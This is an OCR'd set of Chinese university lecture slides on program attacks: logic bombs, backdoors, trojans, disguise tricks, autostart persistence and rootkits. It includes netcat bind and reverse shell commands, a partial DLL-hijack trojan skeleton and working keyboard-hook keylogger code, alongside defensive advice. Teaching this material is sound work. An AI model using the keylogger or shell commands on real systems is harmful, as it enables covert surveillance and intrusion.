
网络安全

罗　敏

武汉大学计算机学院

mluo@whu.edu.cn



第5章 缓冲区溢出攻击回顾

- 缓冲区溢出攻击的基本原理、方法
- 缓冲区溢出程序的原理及要素
- 攻击UNIX
- 攻击WINDOWS

第6章 程序攻击

- 本章列出了常用的程序攻击方法，介绍了逻辑炸弹、后门、病毒及特洛伊木马等的概念和特点，并用实例说明工作原理，提供和分析了部分代码以便更深入地学习和了解技术原理。

第6章 程序攻击

- 6.1 逻辑炸弹攻击
- 6.2 植入后门
- 6.3 病毒攻击
- 6.4 特洛伊木马攻击
- 6.5 其它程序攻击

逻辑炸弹攻击

- 定义
  - 一种隐藏于计算机系统中以某种方式触发后对计算机系统硬件、软件或数据进行恶意破坏的程序代码

- 触发方式
  - 时间触发、特定操作触发、满足某一条件的触发等

逻辑炸弹攻击


- 特征
  - **隐蔽性**：逻辑炸弹一般都比较短小，容易附着在系统或文件上而不容易察觉，也可能被恶意隐藏在一些常用工具软件代码中
  - **攻击性**：逻辑炸弹都具有攻击性，一旦被激发，或是干扰屏幕显示，或降低电脑运行速度，或是删除程序，破坏数据
  - 逻辑炸弹没有“传染性”

病毒攻击

详见第13章 网络病毒防治

木马、后门


- 木马通常用来控制目标主机，通常由两端组成。
  - 服务端
    - 用来响应控制端发出的指令、执行实际的任务（如文件浏览、上传、下载、执行命令、屏幕监控、摄像头/录音开启及监控...）
  - 控制端
    - 方便用来对被控制主机进行操控、发送指令，并显示指令执行的返回结果
    - 通常是图形化控制界面


灰鸽子 [Vip 2007] Beta 2 192.168.111.101
文件(F) 设置(G) 工具(T) 帮助(H)
自动上线
远程屏幕
视频语音
Telnet
配置服务程序
最小化
退出
当前连接：
电脑名称：
连接密码：
保存
搜索内容：
自动上线主机
搜索结果：
显示搜索结果
搜索
文件管理器
远程控制命令
注册表编辑器
命令广播
文件目录浏览
我的电脑
自动上线主机
符合条件主机
查看
名称
大小(字节)
修改日期
当前自动上线端口：8000
今日服务端版本号：Build 20070310
让我们共同进步
我的电脑
自动上线：0台


灰鸽子
Gray Pigeons
Contact Us
Site Map
首页
灰鸽子原创
编程技术
安全工具
技术论坛
关于我们
灰鸽子工作室于2003年初成立,定位于远程控制、远程管理、远程监控软件开发,主要产品为灰鸽子远程控制系列软件产品。然而,我们痛心的看到,目前互联网上出现了利用灰鸽子远程管理软件以及恶意破解和篡改灰鸽子远程管理软件为工具的不法行为,这些行为严重影响了灰鸽子远程管理软件的声誉。自2007年3月21日起决定全面停止对灰鸽子远程管理软件的开发和注册。此网站仅记念多年在一起生活、工作过的灰鸽子工作室成员们。
法律法规
动画回顾
卸载工具
成员留念


？ ？ ？


- 随后，互联网上的“灰鸽子爱好者论坛”、“凤凰灰鸽子论坛”也宣布暂时关闭。其中，“凤凰灰鸽子论坛”发布公告称
  - “灰鸽子是国内一款优秀
    具备自我复制、感染传播
    供自动盗取网银账号、游
    限于企业单位、网吧、家
    于非法用途。”



特洛伊木马攻击

- 反弹型木马
  - 它利用防火墙对内部发起的连接请求无条件信任的特点，假冒是系统的合法网络请求与木马的客户端建立连接，从而达到对被攻击计算机控制的目的





特洛伊木马攻击

- 嵌入式木马
  - DLL木马
    - 替换系统原有DLL，模仿原有功能，并加入后门

```
#include <windows.h>
#include <stdio.h>
#include <winsock.h>
void muma_thread()
{
        //生成木马的服务器线程
        ……
}
//…..必须输出与原wsock32.dll库同样的函数
```

```
BOOL WINAPI DllMain(HANDLE hInst, ULONG ulReasonForCall, LPVOID lpReserved)
{
//装载原动态库
if(i==NULL){
        i=LoadLibrary(wsock32.dle);
}else
        return 1;
if (i!=NULL)
{
//取得与原同名函数地址
a = GetProcAddress(I,”send”);
send1 = (int(_stdcall *)(SOCKET,const char *,int,int))a;
a = GetProcAddress(I,”recv”);
recv1 = (int(_stdcall *)(SOCKET,const char *,int,int))a;
}
```

```
else
        return 0;
……替换原来的所有函数导出，以确保程序运行正常。
}
int PASCAL FAR send (SOCKET s,const char *buf,int len,int flags)
{
        ……完成send函数的功能
}
int PASCAL FAR recv(SOCKET s,char FAR *buf,int len, int flags)
{
        ……完成recv函数的功能
}
```

木马的欺骗手段

- 名字欺骗
- 与正常文件进行捆绑

名字欺骗

修改文件的文件名以欺骗用户

- 与Windows扩展名放在一起
  - Beauty.jpg .exe
- 模仿其他文件名
  - httpd,iexplore,notepad,ups,svchost…
  - 不能用“任务管理器”删除的进程名
    - Csrss.exe,services.exe,smss.exe,winlogon.exe,system,system idle process
- 路径威胁
  - 如将木马命名为explorer.exe放在C:\下。

对命名陷阱的防御

- 确定指定进程属于哪个程序
  - Fport,icesword,tcpview…
- 使用杀进程工具进行查杀
  - Pskill,icesword…

文件捆绑

- 恶意程序与正常程序捆绑
  - 捆绑工具
    - EXE捆绑机,Wrappers,binders,EXE binders……
  - 压缩软件
    - WinRMSetup30.exe

- 防御
  - 使用反病毒软件进行检测，并及时更新病毒库。


木马、后门

- 后门是一个允许攻击者绕过系统中常规安全控制机制的程序，他按照攻击者自己的意图提供通道。

- 后门的重点在于为攻击者提供进入目标计算机的通道。

后门 VS 特洛伊木马

- 如果一个程序仅仅提供远程访问，那么它只是一个后门。
- 如果攻击者将这些后门伪装成某些其他良性程序，那么那就变成真正的特洛伊木马。
- 木马是披着羊皮的狼！！它对用户个人隐私造成极大威胁。



植入后门

- 攻击方法
  - 获取尽可能多的用户口令，并不会被管理员察觉或查封
  - 更改配置
    - 例如：rhosts
  - 替换程序（包括源代码，函数库，内核）
    - 要点：时间、校验和
  - 开设新的服务，定时开启服务

木马、后门的安装

- 自己植入（物理接触或入侵之后）
- 通过病毒、蠕虫和恶意移动代码
- 欺骗受害者自己安装
  - Email
  - 远程共享
  - BT下载
  - ……

植入后门

- 隐藏
  - 代码：坏扇区，Boot
  - 通讯：TCP，UDP和ICMP
  - Shell后门：TCP/UDP/ICMP

植入后门

- 隐藏执行
  - DLL
  - Rundll32.exe
  - Dllcache
  - 动态嵌入
    - 挂接API，全局钩子（HOOK），远程线程

植入后门

- Unix后门
  - netcat
  - ncp
  - bsh
  - Vetescan
- 后门软件
  - http://www.rootkit.com

后门举例

- NetCat：通用的网络连接工具
  - 用法一：
    - nc –l –p 5000 –e cmd.exe
    - nc 127.0.0.1 5000
  - 用法二：
    - nc –l –p 5000
    - nc 127.0.0.1 5000 –e cmd.exe
- cshell.exe


自启动是任何恶意程序所必需具备的功能之一，因而这也是检测计算机是否被感染恶意代码的最有效的方式之一。


后门的启动

- ✓ 感染普通执行文件或系统文件
- ✓ 添加程序到“开始”-“程序”-“启动”选项
- ✓ 修改系统配置文件win.ini、system.ini、wininit.ini、winstart.bat、autoexec.bat等的相关启动选项
- ✓ 通过修改注册表启动键值
- ✓ 修改文件关联的打开方式
- ✓ 添加计划任务
- ✓ 利用自定义文件夹风格
- ✓ 注册为Internet Explorer的 BHO (Browser Helper Object)组件
- ✓ ……

具体请参考“Windows的自启动方式 ”一文。


AutoRuns的运行界面





特洛伊木马攻击

- 木马的实现技术
  - 远程监控技术
    - 对对方计算机的监视包括对对方主机的鼠标、键盘以及屏幕显示甚至网络通讯流量流向等的监视，也包括对对方计算机系统信息（包括磁盘信息、操作系统信息及硬件信息）的搜集
    - 远程控制则是攻击者控制目标机按照自己的意愿在被攻击计算机上运行程序或者关闭对方的功能，包括控制对方的鼠标、键盘、操作系统，在对方计算机上启动服务，或者关闭对方计算机等




特洛伊木马攻击


- 键盘型木马

```
extern "C" BOOL _declspec(dllexport)__stdcall installhook()
{
        FILE *f1 = NULL;
        f1 =  fopen("e:\\hook.txt","w");
        fclose(f1);
        hkb=SetWindowsHookEx(WH_KEYBOARD,          (HOOKPROC)
KeyboardProc,   hins, 0);
        return TRUE;
}
```

```
HHOOK    hkb;
LRESULT __declspec(dllexport)__stdcall CALLBACK KeyboardProc(int nCode,
WPARAM wParam,LPARAM lParam)
{
        char ch;
        if (((DWORD)lParam &0x40000000)&&(HC_ACTION == nCode))
        {
        if((wParam == VK_SPACE)||(wParam==VK_RETURN)|| (wParam >=
0x2f)&&(wParam <= 0x100))
        {
                FILE *f1;
                f1 = fopen("e:\\hook.txt","a+");//打开文件
                if(wParam == VK_RETURN)
                {
                        ch = '\n';
                        fwrite(&ch, 1, 1, f1);//将键盘按键的字母写入文件
                }
```



```
                else
                {
                        BYTE ks[256];
                        GetKeyboardState(ks);
                        WORD w;
                        UINT scan;
                        scan = 0;
                        ToAscii(wParam, scan, ks, &w, 0);
                        ch = char (w);
                        fwrite(&ch, 1, 1, f1); //将键盘按键的字母
写入文件
                }
                fclose(f1);
            }
        }
        LRESULT RetVal = CallNextHookEx(hkb, nCode, wParam, lParam);
        return RetVal;
    }
```




```
BOOL _declspec(dllexport) UnHook()
{
        BOOL unhooked = UnhookWindowsHookEx(hkb);
        return      unhooked;
}


// *.h中声明如下
LRESULT __declspec(dllexport)__stdcall CALLBACK KeyboardProc(
                                    int nCode, WPARAM wParam, LPARAM lParam);
extern "C" BOOL _declspec(dllexport)__stdcall installhook();
```

如何防御木马、后门

- 培养良好的安全意识和习惯。
- 使用网络防火墙封锁与端口的连接。
  - 仅允许最少数量的端口通信通过防火墙
  - 天网个人防火墙，瑞星防火墙，江民黑客防火墙，Zone Alarm，Norton Personal Firewall……
- 经常利用端口扫描器扫描主机或端口查看工具查找本地端口监听程序。
  - Nmap，Xscan，NC，Fport，TcpView，IceSword……


ROOTKIT



Rootkit
看不到的一定不存在吗？


- 恶意程序通常会在系统留下痕迹。
  - 文件
  - 进程
  - 端口号
  - 注册表启动键值
  - ……
- 看不到就一定不存在吗？
  - **RootKit**
  - **IceSword**

ROOTKIT




- 什么是 Rootkit [此处只讨论基于Windows平台的]
  - Rootkit与普通木马后门以及病毒的区别
- Rootkit宗旨： 隐蔽
  - 通信隐蔽、自启动项隐藏、文件隐藏、进程/模块隐藏、
  - 注册表隐藏、服务隐藏、端口隐藏 etc.
- 研究内核级后门 Rootkit 技术的必要性
  - 事物两面性；信息战、情报战 ……

操作系统原理




- 内核（Kernel）
- 外壳（Shell）
- 运行级别（Ring）
  - 内核运行于Ring 0级别
  - 外壳拥有Ring 3级别

WINDOWS




